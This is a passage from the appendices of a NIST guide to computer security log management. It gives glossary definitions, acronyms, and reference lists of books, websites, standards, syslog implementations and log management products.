Log Management: The process for generating, transmitting, storing, analyzing, and disposing of log data.

Log Management Infrastructure: The hardware, software, networks, and media used to generate, transmit, store, analyze, and dispose of log data.

Log Parsing: Converting log entries into a different format.

Log Preservation: Keeping logs that normally would be discarded, because they contain records of activity of particular interest.

Log Reduction: Removing unneeded events or data fields from a log to create a new log that is smaller.

Log Retention: Archiving logs on a regular basis as part of standard operational activities.

Log Rotation: Closing a log and opening a new log when the first log is considered to be complete.

Log Viewing: Displaying log entries on a console in a human-readable format.

Message Digest: A digital signature that uniquely identifies data and has the property that changing a single bit in the data will cause a completely different message digest to be generated.

Normalization: The conversion of event data values to a standardized format with consistent labels.

Appendix C—Acronyms

Selected acronyms used in the *Guide to Computer Security Log Management* are defined below.

AC	Access Control
AU	Audit and Accountability
CERT®/CC	CERT® Coordination Center
CIO	Chief Information Officer
CMVP	Cryptographic Module Validation Program
ESM	Enterprise Security Management
FIPS	Federal Information Processing Standard
FISMA	Federal Information Security Management Act
FTP	File Transfer Protocol
GLBA	Gramm-Leach-Bliley Act
HIPAA	Health Insurance Portability and Accountability Act
HTTP	Hypertext Transfer Protocol
IDS	Intrusion Detection System
IETF	Internet Engineering Task Force
IP	Internet Protocol
IPsec	Internet Protocol Security
IT	Information Technology
ITL	Information Technology Laboratory
MA	Maintenance
MB	Megabyte
NAP	Network Access Protection
NFAT	Network Forensic Analysis Tool
NIST	National Institute of Standards and Technology
NTP	Network Time Protocol
OMB	Office of Management and Budget
OS	Operating System
OSSIM	Open Source Security Information Management
RADIUS	Remote Authentication Dial-In User Server
RFC	Request for Comments
SDSC	San Diego Supercomputer Center
SEM	Security Event Management
SHA	Secure Hash Algorithm
SI	System and Information Integrity
SIM	Security Information Management
SMTP	Simple Mail Transfer Protocol
SNMP	Simple Network Management Protocol

SOHO	Small Office/Home Office
SOX	Sarbanes-Oxley Act
SP	Special Publication
SSH	Secure Shell
SSL	Secure Sockets Layer
TCP	Transmission Control Protocol
TLS	Transport Layer Security
UDP	User Datagram Protocol
US-CERT	United States Computer Emergency Readiness Team
VLAN	Virtual Local Area Network
VPN	Virtual Private Networking
XML	Extensible Markup Language

Appendix D—Tools and Resources

The lists below provide examples of tools and resources that may be helpful in understanding log management.

Print Resources

Babbin, Jacob et al, *Security Log Management: Identifying Patterns in the Chaos*, Syngress, 2006.

Bauer, Michael D., Chapter 10 (System Log Management and Monitoring) of *Building Secure Servers with LINUX*, O'Reilly, 2002.

Giuseppini, Gabriele, *Microsoft Log Parser Toolkit*, Syngress, 2005.

Singer, Abe and Bird, Tina, *Building a Logging Infrastructure*, USENIX Association, 2004.

Resource Sites

Organization	URL
CERT® Coordination Center (CERT®/CC)	http://www.cert.org/
Cryptographic Module Validation Program (CMVP)	http://csrc.nist.gov/cryptval/
IETF Extended Incident Handling working group	http://www.ietf.org/html.charters/inch-charter.html
IETF Security Issues in Network Event Logging working group	http://www.ietf.org/html.charters/syslog-charter.html
IETF Syslog working group	http://www.employees.org/~lonvick/index.shtml
LogAnalysis mailing list archive	http://lists.shmoo.com/mailman/listinfo/loganalysis
LogAnalysis.Org	http://www.loganalysis.org/
SANS Institute	http://www.sans.org/
Syslog.org	http://www.syslog.org/
Talisker Security Wizardry Portal	http://www.networkintrusion.co.uk/
The Unofficial Log Parser Support Site	http://www.logparser.com/
United States Computer Emergency Readiness Team (US-CERT)	http://www.us-cert.gov/

Resource Documents

Title	URL
Advanced Log Processing, by Anton Chuvakin	http://www.securityfocus.com/infocus/1613
Computer Records and the Federal Rules of Evidence, Orin S. Kerr, Department of Justice	http://www.usdoj.gov/criminal/cybercrime/usamarch2001_4.htm
FIPS 180-2, *Secure Hash Standard*	http://csrc.nist.gov/publications/fips/fips180-2/fips180-2withchangenotice.pdf

Title	URL
Internet-Draft, *Requirements for the Format for Incident Information Exchange (FINE)*	http://www.ietf.org/internet-drafts/draft-ietf-inch-requirements-07.txt
Internet-Draft, *The Incident Object Description Exchange Format Data Model and XML Implementation*	http://www.ietf.org/internet-drafts/draft-ietf-inch-iodef-05.txt
Internet-Draft, *The Intrusion Detection Exchange Protocol (IDXP)*	http://www.ietf.org/internet-drafts/draft-ietf-idwg-beep-idxp-07.txt
Internet-Draft, *The Intrusion Detection Message Exchange Format*	http://www.ietf.org/internet-drafts/draft-ietf-idwg-idmef-xml-16.txt
NIST SP 800-40 version 2, *Creating a Patch and Vulnerability Management Program*	http://csrc.nist.gov/publications/nistpubs/800-40-Ver2/SP800-40v2.pdf
NIST SP 800-41, *Guidelines on Firewalls and Firewall Policy*	http://csrc.nist.gov/publications/nistpubs/800-41/sp800-41.pdf
NIST SP 800-52, *Guidelines for the Selection and Use of Transport Layer Security (TLS) Implementations*	http://csrc.nist.gov/publications/nistpubs/800-52/SP800-52.pdf
NIST SP 800-53, *Recommended Security Controls for Federal Information Systems*	http://csrc.nist.gov/publications/nistpubs/800-53/SP800-53.pdf
NIST SP 800-61, *Computer Security Incident Handling Guide*	http://csrc.nist.gov/publications/nistpubs/800-61/sp800-61.pdf
NIST SP 800-70, *Security Configuration Checklists Program for IT Products—Guidance for Checklists Users and Developers*	http://csrc.nist.gov/checklists/download_sp800-70.html
NIST SP 800-83, *Guide to Malware Incident Prevention and Handling*	http://csrc.nist.gov/publications/nistpubs/800-83/SP800-83.pdf
NIST SP 800-86, *Guide to Applying Forensic Techniques to Incident Response (DRAFT)*	http://csrc.nist.gov/publications/drafts.html
RFC 2246, *The TLS Protocol Version 1.0*	http://www.ietf.org/rfc/rfc2246.txt
RFC 3164, *The BSD Syslog Protocol*	http://www.ietf.org/rfc/rfc3164.txt
RFC 3195, *Reliable Delivery for Syslog*	http://www.ietf.org/rfc/rfc3195.txt

Common Log Format and Event Information[43]

Log Type	URL
Firewall logging and monitoring	http://www.loganalysis.org/sections/parsing/application-specific/firewall-logging.html
Linux system log management and monitoring	http://www.oreilly.com/catalog/bssrvrlnx/chapter/ch10.pdf (excerpt of *Building Secure Servers with LINUX* by Michael D. Bauer)
Microsoft log events (Events and Errors Message Center)	http://www.microsoft.com/technet/support/ee/ee_advanced.aspx
Microsoft Windows 2000 logs	Chapter 9, "Auditing and Intrusion Detection", of *Securing Windows 2000 Server*, http://www.microsoft.com/technet/security/prodtech/windows2000/secwin2k/default.mspx
Microsoft Windows log management script	http://support.microsoft.com/?id=318763

[43] Many Unix and Linux systems use syslog as their primary log format. The Common Syslog Implementations table in this appendix contains pointers to additional information on syslog formats and event information.

Log Type	URL
Microsoft Windows XP event log management	http://support.microsoft.com/?scid=308427
Web server common log file format	http://www.w3.org/Daemon/User/Config/Logging.html
Web server logging	http://www.cert.org/security-improvement/practices/p077.html

Common Syslog Implementations

Name	URL
Kiwi Syslog	http://www.kiwisyslog.com/info_syslog.htm
Metalog	http://metalog.sourceforge.net/
Modular Syslog (Msyslog)	http://sourceforge.net/projects/msyslog/
nsyslog	http://coombs.anu.edu.au/~avalon/nsyslog.html
rsyslog	http://www.rsyslog.com/
San Diego Supercomputer Center (SDSC) Secure Syslog	http://sourceforge.net/projects/sdscsyslog/, http://security.sdsc.edu/software/sdsc-syslog/
Syslog New Generation (Syslog-ng)	http://freshmeat.net/projects/syslog-ng/, http://www.balabit.com/products/syslog-ng/
WinSyslog	http://www.winsyslog.com/en/

Common Security Event Management Products

Name	Vendor	URL
ArcSight Enterprise Security Manager (ESM)	ArcSight	http://www.arcsight.com/product.htm
eTrust Security Command Center	Computer Associates	http://www3.ca.com/solutions/SubSolution.aspx?ID=4350
EventTracker	Prism Microsystems	http://www.eventlogmanager.com/
GFi LANguard Security Event Log Monitor	GFI Software	http://www.gfi.com/lanselm/
LogCaster	RippleTech	http://www.rippletech.com/products/
LogLogic	LogLogic	http://www.loglogic.com/products/
netForensics	netForensics	http://www.netforensics.com/
NetIQ Security Manager	NetIQ	http://www.netiq.com/products/sm/default.asp
Open Source Security Information Management (OSSIM)		http://www.ossim.net/, http://sourceforge.net/projects/os-sim/
Security Management Center (SMC)	OpenService	http://www.openservice.com/products/smc.jsp
SenSage	SenSage	http://www.sensage.com/products-sensage.htm
Snare Server	InterSect Alliance	http://www.intersectalliance.com/snareserver/index.html

Common Free Log Management Utilities[44]

Name	Type	URL
fwlogwatch	Log analyzer	http://fwlogwatch.inside-security.de/
Log Parser	Log parser	http://www.microsoft.com/downloads/details.aspx?FamilyID=890cd06b-abf8-4c25-91b2-f8d975cf8c07&displaylang=en
Log Tool	Log parser	http://xjack.org/logtool/
LogSentry (formerly known as Logcheck)	Log analyzer	http://logcheck.org/, http://sourceforge.net/projects/logcheck/
Logsurfer	Log analyzer	http://www.cert.dfn.de/eng/logsurf/
Logwatch	Log analyzer	http://www.logwatch.org/
Swatch	Log analyzer	http://swatch.sourceforge.net/

[44] Additional listings of common log management utilities are available from the LogAnalysis.org Web site at http://www.loganalysis.org/.